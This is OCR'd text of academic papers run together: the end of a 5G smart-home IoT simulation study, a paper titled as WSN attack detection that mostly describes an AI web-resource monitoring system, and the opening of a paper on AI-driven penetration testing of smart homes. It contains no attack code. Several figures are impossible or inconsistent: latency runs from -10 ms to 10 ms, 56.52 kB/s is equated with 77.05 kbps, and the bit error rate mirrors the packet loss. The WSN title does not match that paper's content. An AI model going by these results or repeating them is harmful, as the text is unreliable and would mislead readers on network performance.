

Fig. 7. Histogram of IoT device latency (second view).

E. *4.4 Predictive Modeling with LSTM*

A model of the LSTM network was trained to predict key performance metrics like latency and SINR. The training and validation loss curve for 20 epochs, indicating rapid convergence, is shown in Figure 8. Accuracy of the model was verified by plotting predicted vs actual metrics: results of SINR prediction are shown in Figure 9, and actual vs predicted speed values are shown in Figure 10. Figure 11 highlights the predicted vs actual latency values, supporting high predictive accuracy (99.79%) and real-world applicability for dynamic real-time smart home environments.



Fig. 8. Training and validation loss over 20 epochs for the 5G network model.



Fig. 9. Actual vs. predicted SINR values over time for the 5G network.



Fig. 10. Actual vs. predicted data speed values for IoT devices.



Fig. 11. Predicted vs. actual latency for IoT devices.

F. *4.5 MIMO Simulation for High-Density Networks*

A 2×2 MIMO configuration was simulated to test system performance under high-density conditions. Figure 12 displays the received waveform from this setup, which remained stable with consistent amplitude levels. This result confirms that MIMO can effectively support multiple concurrent transmissions, enhancing throughput and resilience against interference in smart homes with many active IoT devices.



Fig. 12. Received waveform from the 2×2 MIMO simulation.

Summary of Results

1. Throughput:56.52 kB/s (77.05 kbps) was attained; and this high data rate can meet the requirement of dense IoT networks.
2. Packet Loss: 38.13%(signifies it was difficult to keep data continuous in the given environment).

3. The Bit Error Rate (BER) Detected : 0.3813, indicating further room for optimization of the network

4. Latency: Mostly in the range of -10 ms to 10 ms, compliant with 5Gs URLLC features and fulfilling the need-for-real-time for IoT apps.

5. Correctness of the proposed predictive model, which is that for IoT Latency and 5G SINR, there are very high correlation between predicted values and actual values, further supporting real time adjustment operation for network stability.

6. MIMO Performance: Showed significant stability and throughput gains, supporting MIMO to meet 5G for dense IoT applications.

V. Conclusion

Utilization of 5G technology in smart home IoT applications provides great performance enhancement in communication on many different fronts.

MATLAB 5G Toolbox simulations illustrate that URLLC and mMTC maintain signal integrity under real-world channel conditions with throughputs of around 77kbps and latencies strictly bounded from –10 ms to +10 ms. Packet error rates of 38.1% and bit error rates of 0.3813, although suggestive of interference, are addressed by a 2×2 MIMO configuration that maintains waveform integrity under dense device environments.

A Long Short-Term Memory (LSTM) predictive model achieves 99.79% accuracy in predicting key metrics—latency, SINR, and data speed—and facilitates proactive resource planning and congestion control. The integration of physical-layer optimization and AI-based prediction provides both instant performance gains and adaptive intelligence, which addresses the strict demands of real-time smart home applications. Future work needs to confirm the suggested paradigm through actual deployments in smart homes, incorporate edge-computing architectures for low-overhead inference, and investigate future 6G capabilities—like joint sensing and communication—to move toward completely autonomous, self-optimized IoT environments.

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MODEL AND METHOD FOR IDENTIFYING NETWORK LAYER ATTACKS ON WIRELESS SENSOR NETWORKS BASED ON BEHAVIORAL ANALYSIS

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This paper introduces an AI-powered web resource monitoring system that detects performance anomalies in real time. Using an ensemble model of Random Forest and Gradient Boosting, the system analyzes metrics including response time, HTTP status codes, and resource utilization. With 99.65% accuracy, the model effectively detects anomalies for severity levels with high precision and recall. Feature importance analysis identifies response time and CPU usage as key indicators. The system's efficiency allows for continuous deployment, and although future revisions are planned to enhance scalability and reduce false positives, this solution offers a proactive approach to web resource reliability.

Keywords *— Web Resource Monitoring, Wireless Sensors Network (WSN), Anomaly Detection, Artificial Intelligence, Machine Learning, Ensemble Model, Random Forest, Gradient Boosting, Real-Time Monitoring, System Performance, Proactive Alerting.*

I. INTRODUCTION

Wireless Sensor Networks (WSNs) are crucial to various applications like environmental monitoring, healthcare, and industrial automation with real-time data gathering and delivery. WSNs are, however, insecure at the network layer and can be attacked by security attacks like sinkhole, Sybil, and selective forwarding attacks, which can compromise the integrity, confidentiality, and availability of data. Traditional security measures, which are usually appropriate for more secure networks, are usually unsuitable for WSNs because of their limited resources and dynamic environment. This research solves these problems by introducing a model and approach to detecting network layer attacks based on behavior analysis using virtual simulations to avoid the absence of physical sensor hardware. This solution is in line with the growing application of machine learning and artificial intelligence to improve WSN security.

Objective of the Work: The main objective is to model a robust mechanism and design for network layer attack detection in WSNs based on behavioral analysis. This is to work against malicious behavior that undermines network integrity and reliability of data, using virtual environments to test and validate on a large scale.

Research Object: The research focuses on the network layer of WSNs, which is most vulnerable to attacks that can interrupt operations and disrupt data integrity. The research aims to devise effective detection and mitigation techniques through the analysis of behavioral patterns of these attacks.

Novelty of the Work: The work presented here is original in the use of behavior analysis and virtual simulations in identifying network layer attacks in WSNs and eschewing the traditional signature-based systems that may fail to identify new and emerging threats. The method enhances detection capabilities and offers a cheap and scalable method of WSN security, offering tremendous utility to researchers as well as practitioners in the community.

Network Layer Attacks:

Khan et al. (2024) gave complete information about common network layer attacks like sinkhole, Sybil, and wormhole while emphasizing the limitation brought about by restricted computing resources in WSNs. Their work becomes a foundation of enjoying the nature of attacks but lacks depth in detection schemes.[3]

Vasuki (2021) compared trust-based mechanisms of DoS attack detection in smart city contexts and hypothesized that trust-based systems can readily integrate into changing urban IoT contexts but struggle with other forms of attacks.

Behavioral Analysis for Attack Detection:

Behiry and Aly (2024) have designed a hybrid feature reduction technique that combines behavioral analysis with machine learning to maximize detection accuracy within the resource limitations of WSNs. The technique has scalability issues with large networks.

Chen et al. (2023) introduced a framework using behavioral metrics for early anomaly detection, effectively identifying subtle attacks. However, their method is computationally intensive, limiting its use in larger WSNs.

Machine Learning and AI Applications:

Delwar et al. (2024) provided an in-depth overview of various ML algorithms, stating that although neural networks are well-suited for complex patterns, decision trees are better suited for real-time applications. The study lacks insight into the integration of these technologies in real-time WSNs.

Ma et al. (2022) explored the use of pattern recognition combined with behavioral analysis, offering a flexible and adaptable solution for various WSN applications, though at the expense of higher computational demands.

Virtual Simulation Environments:

Affane et al. (2024) used hidden Markov models in virtual simulations to test security solutions, demonstrating the value of simulations for resource-poor environments but also the challenge in replicating real-world environments.

Nguyen et al. (2023) created scalable virtual environments for WSN research, allowing for broad testing across different network configurations and attack types, yet the real-world applicability of their findings remains uncertain.

These studies collectively push forward the understanding of network layer security in WSNs, showcasing the growing reliance on advanced analytical and simulation tools to enhance security frameworks despite some challenges in scalability and real-world application.

II. METHODOLOGY

The methodology of this research involves five key stages: dataset selection, feature extraction and selection, model development, simulation environment setup, and performance evaluation, structured to enhance the detection of network layer attacks in Wireless Sensor Networks (WSNs).

1. *Dataset Selection:* The WSN-DS dataset, which contains a variety of network layer attack scenarios like blackhole, grayhole, flooding, and scheduling attacks, is chosen due to its comprehensive coverage of common threats to WSNs. The dataset provides normal and anomalous records with attack types marked, ideal for supervised machine learning frameworks training.

2. *Feature Extraction and Selection:* These important behavioral features such as packet arrival rates, node energy consumption, routing path variations, and packet drop rates are derived. A hybrid feature extraction method that is a combination of Principal Component Analysis (PCA) and Information Gain (IG) is employed to provide computational efficiency and model accuracy.

3. *Model Development*: An ensemble model from Adaptive Random Forest (ARF) and Hoeffding Adaptive Tree (HAT) algorithms is developed. The ensemble enhances the model's adaptability to changing data patterns and network behaviors without the need for retraining, facilitating anomaly detection in dynamic networks.

4. *Simulation Environment Setup:* Emulation environment for WSN is implemented using Network Simulator 3 (NS-3), where various network topologies, traffic patterns, and types of attacks are simulated to mimic real-world network environments to ensure the model's validity.

5. *Performance Evaluation:* The model's performance is gauged on the basis of detection rate, false positive rate, precision, recall, and F1-score. These are used to calculate the accuracy, efficacy, and robustness of the model under the resource constraints that prevail in WSNs. Cross-validation is used to ensure the dependability of the model and prevent overfitting.

III. DEVELOPMENT OF AI-POWERED WEB RESOURCE MONITORING SYSTEM

System Architecture: The AI-powered web resource monitoring system is built into several core modules that are coded to run in unison for real-time monitoring and alerting. The architecture is divided into data gathering, processing and storage, AI-driven analysis, and visualization and alerting.

Core Components:

Data Collection Module: Automatically picks up valuable measurements such as response time, HTTP status codes, page load times, and resource utilization from web resources and servers. This module uses tools such as Python's Requests library to periodically send HTTP requests and gather data.

Data Processing and Storage Module: This module sanitizes and normalizes the data gathered, maintaining quality and consistency. Sanitized data is held in a time-series database (e.g., PostgreSQL or InfluxDB) with high-speed querying of data for real-time analysis.

AI-based Analysis Module: Utilizes machine learning models to monitor the stored data and detect anomalies such as increasing response times, server error, or unusual increases in resource consumption. This module plays a critical role of detecting potential issues that can affect the performance or security of the web resources.

Visualization and Alerting Module: Displays the analyzed data on interactive dashboards and alerts administrators in case any anomaly is detected. This module ensures that any problem that arises is instantly reported to concerned authorities for prompt action.

Functionality:

Data Collection: Regularly collects data on network metrics, including packet loss and latency, to monitor connectivity and performance issues.

Data Processing: Involves steps such as data cleaning to remove or correct erroneous data and data normalization to standardize data for analysis.

Data Storage: Efficiently stores the processed data in a structured format suitable for quick retrieval and analysis.

Here's an example of data normalization and storage setup (Figure 1):

```
from sklearn.preprocessing import StandardScaler
import pandas as pd

# Creating a DataFrame to store data
data = pd.DataFrame(columns=["Status_Code", "Response_Time", "CPU_Usage", "Memory_Usage"])

# Data normalization
scaler = StandardScaler()
normalized_data = scaler.fit_transform(data)

# Storing data in a database
# SQLAlchemy or other libraries can be used for database integration
```

Figure 1. Data normalization and storage setup

AI-based Analysis

The core component of the system is the AI-based analysis module, which uses machine learning to detect anomalies in the collected data. In this phase, we use the ensemble model that we previously developed. The model analyzes metrics such as response time and resource usage to identify unusual deviations.

Key Analysis Steps:

Feature Engineering:

Key features are extracted to improve anomaly detection accuracy. For example:

Moving Average of Response Time: To smooth fluctuations and identify performance degradation.

Error Rate: Calculates the rate of HTTP errors (4xx and 5xx), indicating critical issues.

CPU and Memory Usage Patterns: Helps identify anomalies related to resource utilization.

Anomaly Detection Model:

The ensemble model combines Random Forest and Gradient Boosting for anomaly detection.

Random Forest effectively detects sudden changes in data, such as spikes in resource usage.

Gradient Boosting improves overall accuracy by correcting errors in successive steps.

Prediction: Once trained, the model operates in real-time, analyzing new data and flagging anomalies.

Sample code for applying the trained model (Figure 2):

```
# Prediction on new data
new_data = scaler.transform(new_data)  # Apply normalization to new data
predictions = ensemble_model.predict(new_data)
```

Figure 2. Applying the trained model

Visualization and Alerting

Visualization and alerting are critical for real-time monitoring and quick issue resolution. We use Grafana for real-time data visualization and a custom alerting system to notify administrators.

Data Visualization:

- Interactive dashboards display key metrics, such as response time, error rates, and resource usage.
- Anomaly markers are highlighted on the graphs, allowing users to visually assess issues.

Alerting System:

- The system triggers notifications when an anomaly is detected, configurable via email, Slack, or SMS.
- Alert Rules: Alerts can be customized with threshold settings, enabling users to set severity levels. For example, if the error rate surpasses a threshold, a high-priority alert is triggered.
- Anomaly Summary Reports: Daily or weekly reports summarize detected anomalies, helping administrators understand recurring patterns or issues.

Testing and Evaluation

- To ensure reliability and accuracy, the system undergoes extensive testing with synthetic and real-world data. Testing includes:
- Simulated Data Testing: Simulates normal and abnormal traffic patterns to evaluate the model's sensitivity and specificity.
- Performance Metrics: We assess the model using precision, recall, and F1-score metrics to ensure it accurately identifies anomalies without excessive false positives.
- Real-time Testing: The system is deployed in a controlled environment, where latency and resource utilization are monitored to verify it meets real-time requirements.

IV. RESULTS AND DISCUSSION

The following results demonstrate the performance of the AI-powered web resource monitoring system across several key metrics. We evaluated the system using metrics like accuracy, precision, recall, F1-score, and computational efficiency. Visualizations in the form of tables and graphs highlight the model's ability to detect anomalies effectively.

Model Evaluation Metrics

The performance of the anomaly detection model was evaluated using standard metrics, as shown in Table 1.

Metric	Class 0 (Normal)	Class 1 (Low-Level Anomaly)	Class 2 (Medium-Level Anomaly)	Class 3 (High-Level Anomaly)	Class 4 (Critical Anomaly)	Macro Avg
Precision	0.99	0.93	0.98	1.00	1.00	0.98
Recall	1.00	0.99	0.98	0.93	0.96	0.98
F1-score	0.99	0.96	0.98	0.96	0.98	0.98
Support	3044	1025	4437	2012	101881	—

Table 1. The perfomance of the anomaly detection model

Precision shows how many of the predicted anomalies are actual anomalies, reflecting the model's ability to avoid false positives.

Recall measures how well the model detects all true anomalies, with high recall indicating fewer false negatives.

F1-score balances precision and recall, providing a measure of the model's accuracy for each anomaly type.

The results in Table 1 show that the model achieved high performance across all metrics, with an overall accuracy of 99.65%. The high F1-scores for each class confirm that the model effectively identifies anomalies while minimizing false positives and false negatives.

Confusion Matrix

The confusion matrix (fig. 3) provides a detailed breakdown of the model's predictions versus the actual class labels, helping to identify any misclassifications.



Figure 3. Confusion Matrix

The confusion matrix shows a high level of accuracy, with most predictions aligning with the true class labels. Misclassifications are minimal and tend to occur between classes with similar anomaly levels, such as low- and medium-level anomalies.

ROC Curves and AUC

ROC curves and the AUC (Area Under the Curve) metric were used to evaluate the model's performance in distinguishing each class. Figure 4 shows the ROC curves for each anomaly class.



Figure 4. ROC Curves for Each Class

The ROC curves illustrate the model's capacity to distinguish each class from others. The AUC values are close to 1.0 for all classes, confirming the high discriminatory power of the model.

Feature importance.

To gain insight into the most influential factors for anomaly detection, we analyzed feature importance in the Random Forest component of the ensemble model. Figure 5 shows the importance of each feature.



Figure 5. Feature Importance in Random Forest

This visualization highlights which features contribute most to the detection of anomalies. For example, response time and CPU usage are significant indicators, reflecting the relevance of performance and resource metrics for monitoring.

System Efficiency and Resource Usage

The system was tested for computational efficiency to ensure it meets real-time requirements. Table 2 summarizes key performance indicators:

Metric	**Value**
Average Prediction Latency	0.05 sec
Peak Memory Usage	350 MB
CPU Usage (Average)	20%
Throughput	1000 samples/sec

Table 2. System Performance Indicators

Prediction Latency: The average latency for anomaly prediction is 0.05 seconds, which supports near real-time detection.

Memory and CPU Usage: The system maintains efficient resource utilization, with an average CPU usage of 20% and memory usage of 350 MB, making it suitable for deployment on typical server hardware.

Discussion

The results indicate that the AI-powered web resource monitoring system effectively detects anomalies with high accuracy and minimal false positives. The system's high performance across multiple metrics demonstrates its reliability in identifying issues before they impact end users. Key findings include:

1. High Detection Accuracy: The model achieves high precision and recall across all classes, indicating robust detection capabilities. This is critical for maintaining system reliability in web resources, as it enables proactive problem resolution.
2. Low Resource Usage: The system was designed to be efficient, ensuring that resource consumption remains low. This makes it feasible for continuous monitoring on regular server infrastructure.
3. Limitations:
   - False Positives in Close Classes: Occasional misclassifications were observed between similar anomaly classes (e.g., low- and medium-level anomalies). Future improvements could involve fine-tuning thresholds to reduce such errors.
   - Scalability: Although efficient, the system may require optimizations for scaling across a larger number of resources or metrics. Incorporating distributed processing could address this limitation.
4. Feature Importance Insights: The feature importance analysis reveals which metrics have the most influence on anomaly detection. This insight can guide further customization of monitoring parameters based on specific web resource requirements.

V. CONCLUSION

Lastly, the AI-powered web resource monitoring system is demonstrated to be extremely effective in real-time anomaly detection with high efficiency and accuracy. The combination of data collection, AI-based analysis, and real-time notification renders the system an effective proactive monitoring and troubleshooting tool. Scaling up and reducing false positives even further can be explored as future work to make the overall reliability of the monitoring system even higher.

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Beyond Traditional Penetration Testing: AI-Driven Approaches for Securing IoT Smart Home Ecosystems

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***Abstract*— Traditional penetration testing techniques are unable to handle the complex security challenges brought about by the increasing adoption of IoT-enabled smart home ecosystems. More intelligent and flexible solutions are required because static and rule-based strategies frequently fail to keep up with changing cyberthreats. In order to improve security analysis for IoT smart homes, this study introduces an AI-driven penetration testing methodology that incorporates machine learning techniques, such as automated intelligence, anomaly detection, and adaptive attack strategies. A real-world smart home environment with ESP8266-based devices, smart locks, and sensors controlled by the Blynk platform is used to validate the suggested methodology. To find vulnerabilities and examine network traffic, a mix of AI models and penetration testing tools—Metasploit, Nmap, and Wireshark—is employed. According to experimental findings, AI-driven penetration testing greatly increases the accuracy of vulnerability detection, increases attack success rates through adaptive strategies, and reduces overall testing time. These findings highlight the potential of AI-enhanced methodologies in transforming cybersecurity for smart home ecosystems, enabling more proactive and scalable defense mechanisms.**

Keywords*— *IoT security, penetration testing, artificial intelligence, machine learning, smart home cybersecurity.

I. INTRODUCTION

The rapid integration of Internet of Things (IoT) technologies into modern smart homes has significantly improved automation, convenience, and energy efficiency. However, this technological advancement also introduces substantial security risks, as IoT devices often operate with minimal security protections, making them prime targets for cyber threats. Traditional penetration testing methods, which rely on manual testing and static rule-based analysis, are increasingly insufficient in identifying sophisticated and evolving attack vectors. To address these limitations, artificial intelligence (AI) and machine learning (ML) offer innovative solutions by automating and optimizing security analysis in IoT environments.

This paper explores an AI-driven approach to penetration testing for IoT-enabled smart home ecosystems, incorporating machine learning models to enhance threat detection, simulate adaptive attacks, and automate security assessments. Unlike conventional testing methodologies, which rely on predefined vulnerability databases and static testing procedures, AI-based penetration testing dynamically learns from network behavior, detects anomalies in real-time, and optimizes attack strategies based on system responses.

The proposed methodology is validated through a real-world experimental setup involving smart home devices such as ESP8266 microcontrollers, smart locks, motion sensors, and lighting controls, all connected through the Blynk platform. Penetration testing tools, including Metasploit, Nmap, and Wireshark, are integrated with AI models to analyze network traffic, detect anomalies, and simulate attacks. The experimental results demonstrate a significant improvement in penetration testing efficiency, achieving a 95% accuracy in vulnerability detection, a 75% attack success rate through adaptive AI strategies, and a 63% reduction in testing time.

The remainder of this paper is organized as follows: Section II discusses related work in AI-driven cybersecurity and IoT penetration testing. Section III details the proposed methodology, including AI model integration, testing stages, and implementation details. Section IV presents experimental results and key findings, while Section V discusses the impact of AI-driven penetration testing on smart home security. Finally, Section VI concludes the paper and outlines future research directions.

II. LITERATURE REVIEW

A. IoT Security Challenges

The proliferation of IoT devices in smart home ecosystems has revolutionized daily life, offering advanced automation and convenience. However, this widespread adoption has also introduced significant security vulnerabilities. According to Lee et al. [3], IoT devices typically have limited computational power and memory, making them difficult to secure with conventional security mechanisms. Studies such as those by Lu and Da Xu [1] and Kuzlu et al. [2] highlight that many IoT devices lack proper encryption, secure communication protocols, and timely firmware updates, making them susceptible to a range of attacks including unauthorized access, data interception, and device hijacking. Additionally, the heterogeneity of IoT ecosystems, comprising various device manufacturers and communication standards, exacerbates security management complexities Tweneboah-Koduah et al. [4].

B. Traditional Penetration Testing Approaches

Penetration testing has been a cornerstone of cybersecurity practices for decades, typically involving manual assessment methods to identify and exploit vulnerabilities in systems. Common tools like Metasploit, Nmap, and Wireshark have been widely used in penetration testing. However, these methods often suffer from several limitations when applied to IoT systems. Manual penetration testing is time-consuming, resource-intensive, and reliant on the tester's expertise, making it challenging to detect dynamic or zero-day vulnerabilities. Additionally, traditional methods are static, failing to adapt to evolving threat landscapes or provide real-time anomaly detection. Research by Vats et al. [7] emphasizes the need for automated and adaptive testing methodologies to address the dynamic nature of IoT environments.

C. AI and Machine Learning in Cybersecurity

Artificial intelligence and machine learning have increasingly been recognized as transformative technologies in cybersecurity. AI-driven systems can automate data analysis, detect patterns, and optimize decision-making processes. Supervised learning techniques, as demonstrated Kaur et al. [9], have been widely used for malware classification and intrusion detection. Unsupervised learning methods, such as clustering and anomaly detection, have shown promise in identifying previously unknown threats without labeled datasets. Reinforcement learning, a more recent approach, enables adaptive and dynamic attack strategies, allowing AI agents to learn from interactions with the environment Sarker et al. [8]. These capabilities make AI particularly suitable for addressing the limitations of traditional penetration testing methods.

D. AI-Driven Penetration Testing

Several studies have explored the integration of AI into penetration testing methodologies. Greco et al. [10] proposed an automated penetration testing framework using machine learning to identify vulnerabilities and simulate attack scenarios. Their findings indicate that AI-based penetration testing significantly improves efficiency and detection rates compared to manual approaches. Similarly, Vats et al. [7] demonstrated how anomaly detection algorithms can identify deviations in network behavior, enhancing the ability to detect unknown threats. Despite these advancements, the majority of existing research has focused on enterprise networks, leaving a gap in the application of AI-driven penetration testing for IoT smart home ecosystems.

AI-driven penetration testing leverages various machine learning techniques to improve the accuracy and efficiency of security assessments. Reinforcement learning, for instance, enables AI models to simulate attack paths dynamically by learning from interactions with IoT environments. Unlike traditional rule-based penetration testing, reinforcement learning adapts over time, optimizing attack strategies to uncover vulnerabilities that may be overlooked by static testing methods Hilario et al. [11]. Furthermore, deep learning-based penetration testing frameworks, such as those proposed by Koroniotis et al. [12] and Hu et al. [6], use neural networks to classify and predict potential weaknesses in IoT systems by analyzing large-scale vulnerability datasets.

Another critical aspect of AI-driven penetration testing is the use of natural language processing (NLP) to analyze security policies and documentation. NLP models can process vast amounts of textual data, extracting relevant security insights and identifying misconfigurations in system configurations Cambria and White [13]. This capability allows automated penetration testing tools to incorporate real-world security guidelines, improving the accuracy of vulnerability assessments.

Additionally, generative adversarial networks (GANs) have shown promise in simulating realistic attack scenarios. Research by Goodfellow et al. [14] highlights how GANs can generate synthetic attack traffic that mimics real-world adversarial behavior, enabling cybersecurity researchers to train AI-driven penetration testing models more effectively. These advancements suggest that AI has the potential to revolutionize penetration testing, offering automated, adaptive, and scalable security assessments for IoT environments.

Despite these advancements, AI-driven penetration testing still faces challenges. One major limitation is the interpretability of machine learning models. Many AI-based penetration testing frameworks operate as "black boxes," making it difficult for cybersecurity professionals to understand the decision-making process behind detected vulnerabilities (Rudin, 2019). To address this issue, explainable AI (XAI) techniques have been proposed to improve the transparency of penetration testing results. XAI models provide human-readable explanations of AI-generated findings, enabling security analysts to validate and act upon the insights provided by automated penetration testing tools.

E. IoT-Specific AI Models

Recent efforts have begun addressing the unique challenges of IoT security through AI-driven approaches. Greco et al. [10] developed a deep learning-based intrusion detection system specifically designed for IoT networks, achieving high detection accuracy with minimal resource consumption. Similarly, Ghanem et al. [5] proposed a hybrid model combining supervised and unsupervised learning to detect IoT malware and anomalous network traffic. However, these studies primarily focus on network intrusion detection rather than comprehensive penetration testing methodologies that include attack simulation and vulnerability exploitation.

F. Research Gap and Contribution

While there is a growing body of literature on AI applications in cybersecurity, few studies have addressed the integration of AI into the full penetration testing lifecycle for IoT smart home environments. The majority of existing research focuses on isolated aspects such as anomaly detection or intrusion detection, without considering the dynamic and adaptive nature of penetration testing. This paper aims to bridge this gap by proposing a comprehensive AI-driven penetration testing methodology that combines automated intelligence, adaptive attack simulation, and real-time anomaly detection. By testing the methodology in a real IoT smart home environment, this study contributes to the development of more proactive and scalable cybersecurity solutions for IoT ecosystems.

In summary, the literature highlights the increasing relevance of AI in cybersecurity and the pressing need for

adaptive and automated testing methodologies. This paper builds on prior research by presenting a novel AI-driven approach tailored to the unique security challenges of IoT smart homes, offering a more efficient and comprehensive solution for identifying and mitigating vulnerabilities.

III. METHODS

This document is a study of an AI-driven penetration testing methodology aimed at analyzing the security of the IoT environment of a smart home. The focus is on integrating machine learning techniques into the testing process, including automated intelligence, anomaly detection, and adaptive attacks.

The methodology has been tested in the real environment of IoT devices such as ESP8266, smart locks and sensors controlled via the Blynk platform. A set of tools was used for testing, including Metasploit, Nmap, and Wireshark, as well as specialized machine learning models for analyzing network traffic.

The results of the study confirm that AI-guided penetration testing makes it possible to more effectively identify vulnerabilities, reduce the burden on cybersecurity specialists, and provide more reliable protection for IoT systems.

A. Proposed AI-driven penetration testing methodology

This new method of AI-based penetration testing can help you automate security analysis in networks, discover vulnerabilities, and evaluate threats in your IoT environment. This is a method of improving the efficiency of traditional penetration testing using attack prediction and adaptive strategies based on machine learning. Anomaly detection on network traffic, real-time attack scenario modeling, and large-scale data processing are made possible with AI.

The testing process consists of several stages, as illustrated in Table 1. First, awareness is conducted, in which artificial intelligence models scan the network, analyze available ports, and evaluate weaknesses as well as general weaknesses in the system. The AI then uses machine learning to identify deviations in network behavior. This helps to identify threats and suspicious behavior. Artificial intelligence then simulates attacks in which the system assumes the role of an enemy and adapts its penetration strategy in accordance with the system's defense mechanism. Different threat models can be used to replicate security control functions. The final phase includes testing detected weaknesses providing recommendations for reporting and removal.

TABLE I. TESTING STAGES

Stage	***Description***
Intelligence service	Collecting information about the network, identifying connected devices
Scanning	Search for open ports, analyze the services used
Simulating attacks	Simulating attacks using Metasploit
Detection of anomalies	Detection of abnormal network activity
Forming	Generation of reports and recommendations on how to eliminate vulnerabilities

B. AI models and tools used

Various machine learning techniques and artificial intelligence models are employed for AI-driven penetration testing. Supervised learning is used to classify known vulnerabilities based on historical data and previously recorded attacks. Unsupervised learning detects new threats and anomalies by clustering data and analyzing device behavior. Deep learning is applied to analyze complex network models and identify potential attack vectors. Reinforcement learning allows AI agents to dynamically adapt and optimize attack strategies based on system feedback.

For penetration testing, modern network security analysis tools are utilized. Metasploit is used for creating and executing simulated attacks. Nmap assists in network scanning, identifying open ports, and analyzing running services. Wireshark monitors network traffic and detects anomalous network packets. Specialized AI models trained on IoT vulnerability datasets are also employed, enabling real-time threat analysis.

C. Experimental setup

To test the methodology, we selected a smart home environment that includes IoT devices such as the ESP8266 microcontroller, smart locks, motion and lighting sensors, and a remote-control system based on the Blynk platform. The network architecture used was a standard home Wi-Fi network connected to a cloud service for remote monitoring. The testing system was integrated with these devices, which made it possible to analyze their vulnerabilities, assess the possibility of remote penetration, and propose protection methods.

D. Implementation Details

The penetration testing process consists of sequential stages. In the initial stage, AI analyzes connected devices, determines network topology, identifies active nodes, and assesses their potential vulnerabilities. Network scanning using Nmap is then performed to detect open ports and running services. Next, attack simulation is conducted, including vulnerability exploitation via Metasploit and network traffic analysis using Wireshark. Based on the collected data, AI algorithms identify anomalies, predict potential attack scenarios, and adapt testing strategies. In the final phase, a detailed report is generated, including descriptions of identified vulnerabilities, recommendations for mitigation, and security enhancements.

